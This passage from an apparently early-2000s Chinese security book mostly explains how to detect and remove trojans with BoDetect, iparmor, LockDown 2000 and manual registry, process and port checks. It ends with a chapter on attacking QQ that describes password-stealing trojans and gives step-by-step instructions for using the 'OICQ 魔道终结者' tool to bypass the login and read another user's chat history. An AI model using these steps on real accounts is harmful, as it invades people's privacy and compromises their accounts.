“Silent Mode”表示只有当 BoDetect 检测到 B0 木马后，BoDetect 才会显示窗口或者给出提示对话框，否则运行 BoDetect 之后，只是在 Windows 任务栏中显示 BoDetect 的图标而已。选择“Monitor System”选项之后，BoDetect 就会设置间隔时间自动检测系统中是否存在 B0 木马。

在“AdminAlert Options”中，可以设置用电子邮件通知系统管理员的功能，选中“Enable AdminAlert”选项后，我们就可以启用邮件通知功能了。并且，我们还可以设置系统管理员的电子邮件地址，邮件的标题，以及设置发邮件使用的邮件服务器和端口号（只能使用支持匿名发送功能的邮件服务器）。

在“Logging Options”中，可以设置是否启动日志功能，如果启动日志功能，就可以单击“ViewLog”按钮  查看木马检测的记录，单击“ClearLog”按钮 ，可以清除日志。

在“Notification Options”中，我们可以设置检测到 B0 木马后的动作方式，可以选择的动作有：Open Main BoDetect Window（打开 BoDetect 主窗口）和 Flash Tray Icon（闪烁 Windows 任务栏中的 BoDetect 图标）。


在“Startup Options”中，我们可以设置是否在系统启动时就自动运行 BoDetect。  
虽然这个 BoDetect 工具想得非常周到，但是它只是针对 B02000 木马查杀时功能强大。

### 3.5.4 木马克星——iparmor

木马克星是专门针对国产木马的软件，它采用动态监视网络与静态特征字扫描技术相结合，可以查杀 3759 种国际木马，是一款性能非常好的木马查杀软件。

运行木马克星主程序，即可进入其主界面，如图 3-5-9 所示。

程序会自动以原来的病毒库代码进行内存扫描，并在界面的右侧很直观地显示出当前内存中是否有木马，如果发现木马，它可以自动帮助你清除木马，不需要人工干预。

在主界面里有两个主要菜单选项，“功能”菜单和“查看”菜单。在“功能”菜单中的菜单工具就是一般用户用来查杀木马的常用工具了。由于新的木马程序每天都有可能出现，所以在查杀时最好先选择“更新病毒库”工具（点击  按钮）更新病毒库，以便查杀最新的病毒代码。然后选择“扫描内存”工具再次扫描一次内存看是否有新的木马驻留内存，之后再选择“扫描硬盘”工具对硬盘进行扫描，勾选清除木马项，选择扫描路径后，再点击“SCAN”按钮即可查杀硬盘中的木马了。

另外你可以选择“设置”工具设置软件是否随系统启动，和进行木马克星自带的防火墙设置，防火墙中可以设置监视 E-mail 中是否有蠕虫和是否有黑客试图与你建立连接，如图 3-5-10 所示，选中之后，若有，它就会报警。




图 3-5-9 木马克星主程序界面





图 3-5-10 Iparmor 的设置对话框




## 提示

需要提醒大家注意的是，如果木马克星在启动的时候发现有新的程序企图随系统一起启动，它会弹出警告信息，这时候点“是”可取消软件启动，点“否”则不取消。

如果你仅仅是想查杀一下机器是否中了已知木马，上面的一些功能已经能够应付了。如果你是一个高手，想对你系统中的一些文件作更进一步的研究，查出一些未曾公开的木马，则需要其“查看”菜单中的一些功能菜单了。

如你可以查看系统中都有哪些程序在运行和哪些程序随系统一起启动（因为木马一般随系统启动并时刻运行），点击“启动项目”按钮，在右侧将会显示当前随系统一起启动的程序，对于一些可疑程序或是不需要的程序，可以去掉其前面的钩，该启动程序便会被删除（即下次启动系统时不会自动启动），如图 3-5-11 所示。

另外还可以点击“网络状态”按钮，查看你的网络连接情况，tcp 协议的 listen 端口，以及每个网络程序读取网络的情况，包括网络程序名、连接的远程 IP 地址和端口，如图 3-5-12 所示，这样很有助于你分析是否有木马连接；同时你还可以点击“日志”按钮，查看查杀木马的记录，并恢复误删除的一些程序。



Iparmor 既有面对新手的扫描内存和扫描硬盘功能，也有面对

网络高手的众多调试查看系统功能，真不愧为一款适合网络用户防范木马的安全软件。




图 3-5-11 Iparmor 的启动项目设置对话框




图 3-5-12 Iparmor 的网络状态显示框

## 3.5.5 使用 LockDown2000 防火墙防范木马

使用 LockDown 2000 可以使 Internet 用户免遭最老练黑客的攻击，阻止任何人闯入你的计算机，保护你的文件不被人偷看或删除。如果你要与他人共享你的资源，只须列出他们的地址，他们就可以访问你的计算机。LockDown 2000 的作用就像一道设在你计算机和 Internet 之间的防火墙，它会自动地为你实时查寻目前世界上的各种黑客程序。

LockDown 2000 的主要功能有：

能够完全关闭远程用户（很有可能这种用户就是黑客）对你计算机系统的访问；

自动追踪所有连接情况，记录黑客的 IP 地址、域名和计算机名称，从而查出黑客是何方人士；

如果有人已经连接到了你的计算机或正在企图闯入，LockDown 2000 会用不同的声音发出警告。如果有人未经你的许可，就连接到你的计算机，它立刻会在屏幕上弹出警告窗口和实时监控窗口；

实时监控和记录远程用户在你计算机里的活动情况；

能够完全控制 Internet 或局域网的任何连接情况；

可以自动地任意断开与一个用户或所有用户的连接，这对于资源共享的计算机而言，是非常重要的；

能够记录以前连接到你的计算机的用户资料，能够限制与你计算机连接的数目；

如果你喜欢使用 ICQ 与外界联系，LockDown 2000 能够向黑客发送无效的文件包，从而使你的计算机免遭黑客的 ICQ 炸弹的攻击；

可以查出和中止偷偷运行在你限制的程序列表中的任何一个程序，这种程序很可能是一种不知名的黑客程序或病毒。

此外，LockDown 2000 还有易于安装、与其它程序不发生任何冲突的特点。

下面以 LockDown2000 v7.0.0.6 为例来说明如何使用 LockDown2000 防火墙来防范木马和对计算机进行安全保护。

## 1. 使用 lockDown 2000 防范木马

安装完成之后，我们就来打开 LockDown 2000，其主界面窗口如图 3-5-13 所示。

接着我们单击工具条上的“Scan”按钮，或者单击左下方“Trojan Scanner”旁边的“Options”按钮，打开扫描木马对话框，如图 3-5-14 所示。



图 3-5-13 LockDown2000 的主窗口




图 3-5-14 扫描木马对话框

然后就可以在该对话框中选择扫描木马的方式，选择要检查变动的文件等，最后再单击“Scan for Trojans”就开始扫描了。

如果选中了“File Change Monitor”中的几项，LockDown 2000 就可通过对这几项启动文件和系统文件注册表的实时监视来识别闯入你系统的特洛伊木马程序，如果某个程序在运行前要重新启动计算机，它就会提示你是否在每次启动系统时运行该程序，由此你可根据该程序是否自己已知，进行判断和监控，从而防止黑客程序偷偷加入后随系统启动自动运行。

### 提示

不过，Lockdown 2000 的木马扫描速度很慢，建议最好不要用它来扫描木马。

接着我们在“Options”对话框中，切换到“Detection”选项卡，选择其中的“Detect Trojan Connection Attempts”选项，这样就可以实时监测是否有木马的客户端连接到当前的计算机，并且报告该木马客户端的 IP 地址。

如果我们这时候检测到某个 IP 地址经常连接当前的计算机，并且连接行为比较异常，可以在对话框中选“IP Filtering”选项卡，在该对话框中，设置允许连接的 IP 地址和不允许连接的 IP 地址，如图 3-5-15 所示。

由于 LockDown 2000 检测木马程序依靠的是其自带的木马数据库，这就留下了一个缺陷：如果当前计算机中的木马比较新，而 LockDown 2000 中的木马数据库还来不及更新的话，该木马就无法被 LockDown 2000 检测出来。但如果是发现某个远程用户经常连接当前计算机中的某个程序，并且这个程序比较可疑的话，可以在“Disconnect”选项卡中设置远程用户不能连接的程序，如图 3-5-16 所示。




图 3-5-15 设置允许或是不允许连接的 IP 地址





图 3-5-16 设置远程用户不能连接的程序

## 2. 使用 LockDown 2000 的其他功能

LockDown 2000 还具有强大的黑客追踪功能，如果发现某个 IP 地址对当前的计算机进行攻击，可以追踪到该 IP 地址的 ISP，如图 3-5-17 所示。

在“Hostname or IP to Trace”和“Hostname or IP to lookup”中输入要查主机的 IP 地址，再点击“Execute”按钮即可进行追踪。

在 LockDown 2000 中，还可以查看当前正在被远程用户连接的共享资源。在“Share Connections”选项卡中，在树状列表中列出了正在被远程用户连接的共享资源 C\$，从列表框右边的“Network Information”（网络信息）中，列出了该连接开始的时间、连接已经持续的时间，以及远程用户所在计算机的 IP 地址和计算机名称，如图 3-5-18 所示。

你只需点击上侧工具栏中的“Auto kick”按钮 断开连接即可。

LockDown2000 还能记录共享资源被自动连接的信息，只要使用过共享资源，所有的记录都会在“Former Share Connections”中被保留下来。

另外，如果允许任何人进入 LockDown 2000 的主窗口，反而会使安装了 LockDown 2000 的计算机变得更加的不安全，所以最好对 LockDown2000 设置密码。

具体操作步骤如下：

在 LockDown 2000 的主窗口中，选择菜单“View|Password”命令。

打开密码设置对话框，在该对话框中密码设置好后，单击“OK”按钮完成密码设置。

此后，如果再重新打开 LockDown 2000，




图 3-5-17 追踪黑客





图 3-5-18 当前的共享连接显示

LockDown 2000 就会要求用户输入密码了。

 LockDown 2000 的最大优点就在于，在还没有受到任何损失之前，就提醒追踪和阻挡黑客的攻击，并能识别出黑客和他所使用的 ISP 和计算机服务器名称。

### 3.5.6 手工揪出藏在系统中的木马

除了用特殊软件清除木马外，还有一种方法就是手动清除。当然，手动清除的前提是必须对这个木马程序有足够的了解，否则是很难成功清除的。

如何检测一个系统中是否有木马程序呢？下面仅以一些通用的木马惯用伎俩来说明：

木马实质上是程序，因此必须运行起来才能工作，所以它必定在系统中留下它的足迹，我们可以采取以下几个步骤来揪出藏在系统中的木马。

#### 1. 检查任务管理器，看其中是否有陌生进程。

因为木马的运行会生成系统进程，虽然现在也有一些技术使木马进程不显示在进程管理器中，不过绝大多数的木马在运行期间都会在系统中生成进程。

对于 Windows 2000 来说，在任务管理器中可以轻松查看当前系统的所有进程，如图 3-5-19 所示。

对于 Windows 9x 来说，可以通过“开始 | 程序 | 附件 | 系统工具 | 系统信息 | 软件环境 | 正在运行的任务”详细查看当前正在运行的进程，如图 3-5-20 所示。


 当然在 Windows 2000 中也可以采用这种方式来查看当前正在运行进程。这种方式比在任务管理器中更详细，而且遇到可疑程序，还会提示你“不能用”，如果你检查发现有这种提示的程序你可要格外小心了。



图 3-5-19 Windows 2000 中查看进程




图 3-5-20 Windows 9x 中查看进程

#### 2. 检查启动项、注册表、ini 文件、服务

为使木马运行，大部分木马都把自己登记在开机启动的程序当中，当然也有少数木马与特定的文件捆绑，只

有捆绑的文件运行时它才随之运行。

(1) 检查“开始 | 程序 | 启动”中是否有奇怪的启动文件。

(2) 选择“开始 | 运行”，在弹出的对话框中输入：regedit 打开注册表编辑器，检查注册表的启动项，如图 3-5-21 所示。




图 3-5-21 检查注册表的启动项

检查 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\ 下面的 Run、RunOnce、RunOnceEx、RunServices、RunServicesOnce 五个分支，以及 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\ 下面的 Run、RunOnce、RunOnceEx、RunServices、RunServicesOnce 五个启动项里是否有可疑的程序。

(3) 检查注册表的文件关联

检查 HKEY\_CLASSES\_ROOT\exefile\shell\open\command 项是否有 exe 文件关联型木马程序，正确的键值应该是：“%1” %\*。

检查 HKEY\_CLASSES\_ROOT\infifile\shell\open\command 项是否有 inf 文件关联型木马程序，正确的键值应该是：%SystemRoot%\system32\NOTEPAD.EXE %1 (%SystemRoot% 是系统目录)。

检查 HKEY\_CLASSES\_ROOT\inifile\shell\open\command 项是否有 ini 文件关联型木马程序，正确的键值应该是：%SystemRoot%\system32\NOTEPAD.EXE %1。

检查 HKEY\_CLASSES\_ROOT\txtfile\shell\open\command 项是否有 txt 文件关联型木马程序，正确的键值应该是：%SystemRoot%\system32\NOTEPAD.EXE %1。

(4) 检查 ini 文件

在 Win.ini 和 system.ini 中启动的木马比较容易查找，只要使用记事本打开这两个文件，查看“run= ”、“load= ”及“shell=Explorer.exe ”后面所加载的程序，正常情况下前面两者均为空，而后者 Explorer.exe 后面也不会带任何程序，如果有另外的程序，那就可能是木马了。

这种检查方法主要针对 Windows 9x 系统。

(5) 在 Windows NT/2000 系统中，一些会将自己作为服务添加到系统，甚至随机替换系统没有启动的服务程序来实现自动加载，检测这类木马需要对操作系统的所有常规服务有较深入的了解。

鼠标右键单击“我的电脑 | 管理”进入“计算机管理”对话框，选择左侧列表中的“服务和应用程序”，在右侧列表中仔细检查是否存在有可疑




图 3-5-22 服务显示对话框

服务,如图 3-5-22 所示。

如果发现可疑服务,可以直接双击之后,停止它。

3. 检查开放的端口

一般的木马都会在系统中监听某个端口,所以可以通过查看系统上开启的端口来判断是否有木马在运行。

启动一个cmd 窗口,在命令行下键入:netstat -an 可以查看系统内当前已经建立的连接和正在监听的端口,同时查看正在连接的远程主机的 IP 地址。

在“Local Address”栏,对应的是本机的 IP 地址和开放的端口,如果你熟悉木马开放的端口的话,很容易发现本机是否藏有木马。

对于 Windows NT/2000 系统,还可以使用 Fport 或是 Active Ports 之类网络分析工具查看系统当前打开的所有 TCP/UDP 端口和对应的 PID 号,而且可以直接查看所对应的程序所在的路径和名称。Active Ports 还可查看本地 IP 和远端 IP (试图连接你的电脑 IP) 是否正在活动,如果你发现某端口是木马开放的端口时,可以选中该进程后,点击“结束进程”按钮将此端口关闭,如图 3-5-24 所示。




图 3-5-23 用 netstat an 检查本机开放的端口




图 3-5-24 Active Ports 查看开放的端口

4. 检查 Windows、Windows\system 或是 Winnt\ 及 winnt\system32 的文件夹

由于 Windows、Windows\system 或是 Winnt\ 及 winnt\system32 的文件夹中文件多,木马隐藏在其中可以混淆视听,所以一般木马都喜欢隐藏在其中。在检查时要显示全部文件,包括受保护文件,Windows 系统的文件多,你不可能全部搞清楚其各个文件是做什么用的,不过你只需按时间排序,找出建立时间或修改时间异常的程序就行了。



修改时间与其它 Windows 的系统文件大相径庭,当然可能有问题了。

5. 清除木马

通过以上的检查,相信你已经能够确定你机器里是否存在木马了,没有更好,如果有的话,你就可先停止进程,然后清理注册表相关表项,再删除硬盘上的木马文件。有些木马将 exe 文件关联后,会出现 exe 文件无法打开,这时可将 regedit.exe 复制或更名为 regedit.com,并运行 regedit.com,将 exe 文件关联改回来即可,不过必须要先将监视这个表项的木马进程停掉,Windows 2000 可以非常方便地停掉进程,对于 Windows 98 来说可借助专门工具如 Windows 优化大师等来停止可疑进程,利用 Windows 优化大师的系统性能优化功能模块中

的进程管理工具，可以非常方便地将可疑进程停掉，如图 3 - 5 - 25 所示，选中想要停止的进程，再点击“终止”按钮即可。




图 3-5-25 利用 Windows 优化大师的进程管理功能

### 6. 注意捆绑文件的木马

实现这种触发条件首先要控制端和服务端已通过木马建立连接，然后控制端用户用工具软件将木马文件和某一应用程序捆绑在一起，比如捆绑在 QQ 上发给你，这样你只要运行捆绑了木马的 QQ 应用程序，木马就会运行。如果绑定到系统文件，那么每一次 Windows 启动均会启动木马。这种木马隐藏性强，可能并不会在上面所述的地方留下足迹，所以需要特别注意。

当发现可疑文件时，你可以试试能不能删除它，因为木马多是以后台方式运行的，通过按 Ctrl+Alt+Del 是找不到的，而后台运行的应是系统进程。如果在前台进程里找不到，而又删不了（提示正在被使用）那就应该注意了。可以采用先停掉进程然后删除捆绑了木马的文件，再重新拷贝一个干净的程序文件覆盖到对应目录即可。



以上介绍的是一种通用的方法，针对不同的木马清除的方法可能千变万化，这对一些电脑应用水平较高的人来说可能比较容易，但是对于菜鸟同志们来说，木马清除的最好办法还是借助专业的杀毒软件或是清除木马的软件来进行，并利用防火墙来防止意外连接。

#### 提示

最后还需要提醒大家注意的是，木马重在防范，一定要养成良好的上网习惯，不要随意运行邮件中的附件，从网上下载的软件先用杀毒软件检查一遍再使用，在网上时打开网络防火墙和病毒实时监控，保护自己的机器不被可恶的木马入侵。

## 第四章 地毯式攻击 QQ

QQ 账号、密码本地攻防

QQ 密码在线攻防

QQ 炸弹

听说 QQ 也是黑客入侵系统最便捷的通道之一。

如今上网冲浪的人都喜欢用它来聊天，而且有人竟同时占有几个 QQ 号，无论是用它来联络感情也好、工作交流也罢，抑或纯属找乐，QQ 确实实实在在地深入每一个网民的生活中，伴随 QQ 用户的不断增长，针对 QQ 的各种黑客软件在中国软件史上可称得上是最多的，对 QQ 的攻击之所以能够频频得手，一方面是因为 QQ 本身的安全性能缺陷，另一方面是因为用户本身安全意识不够好，所以才会有那么多人痛失心爱的 QQ。

本章我们将介绍黑客是如何攻击 QQ 的，我们又该如何来防范？QQ 目前的最高版本为 QQ2003，因此，本章中的大量篇幅都是针对 2003 版的攻击举例，如果还想要把本章中的方法应用到更高的版本中，则需要注意到时候把本章中介绍的这些小工具升级到新版本就可以了。

### 4.1 QQ 账号、密码本地攻防

因为 QQ 存在比较多的安全漏洞，所以针对 QQ 的攻击方法也比较多。

在本节中我们将介绍在不知道对方密码的情况下如何偷窥聊天记录，接着，再介绍一下如何使用 QQ 木马来窃取本地或是远程机器上 QQ 密码的方法。

#### 提示

这里的对方是指在 QQ 中与我们聊天的用户，包括好友、陌生人和黑名单中的人。

QQ 木马是一种经常被用到的窃取 QQ 密码手段，它可以是被修改过的 QQ 运行程序，如曾经横行一时的 QQ 密码终结者；也可以在后台悄悄记录用户登录 QQ 时的键盘输入，然后保存在本地或是通过电子邮件等远程传输手段，将密码发送到指定的邮箱，如 QQ 杀手；也可以通过 QQ 消息传送回来，如好友号好好盗。反正黑客技术是随着安全技术的发展而发展的，不管腾讯采用什么样的安全技术，总会有相应的黑客技术对付它。

#### 4.1.1 利用“OICQ 魔道终结者”偷窥聊天记录

通常我们在使用 QQ 聊天的时候，所有的聊天记录都是保存在本地计算机上的。QQ 的这种做法是为了方便用户以后查阅聊天中有用的信息，正常查看 QQ 聊天记录是无可厚非的，但是某些别有用心黑客却常常利用一些工具软件来偷看他人的隐私。



“OICQ 魔道终结者”就是这类工具软件的代表，它不需要输入密码就可以直接进入 QQ，并查看聊天记录，目前它最新的版本是 1.4，支持 QQ 2003 Build 0808 版本。

下面我们来看看利用 OICQ 魔道终结者如何偷窥聊天记录，具体操作步骤如下：

将魔道终结者拷贝到 QQ 的目录下，然后单击魔道终结者 1.4 的主程序 (qqmdover14.exe) 后，出现它的主界面窗口，如图 4-1-1 所示。


点击主界面中  按钮选择 QQ 的执行文件，然后单击“运行”按钮，出现 QQ 登录对话框，如图 4-1-2 所示。



图 4-1-1 魔道终结者主界面



图 4-1-2 调出 QQ 登录窗口

不用输入密码，直接单击其中的“登录”按钮，如果我们所输入的密码不正确（大多数情况都是这样，因为如果我们已经知道别人的密码，就根本不需要使用魔道终结者了），就可以看到出现的系统提示“密码错误”对话框，如图 4-1-3 所示。



图 4-1-3 密码错误提示框

单击“OK”按钮，程序将弹出“请再次输入登录密码”的对话框，如图 4-1-4 所示。



图 4-1-4 请再次输入登录密码



图 4-1-5 QQ 主界面

这时候我们不用管这个要求再次输入登录密码的对话框（最小化它，既不要点击“确定”，因为会继续让你输入密码，也不要点击“取消”，取消之后会关闭程序，托盘里的 QQ 图标也就没有了），直接双击右下角托盘里的 QQ 的图标（因没有登录，显示灰色），则会弹出 QQ 的主界面窗口，如图 4-1-5 所示，因没有上线，所有好友都呈灰色。

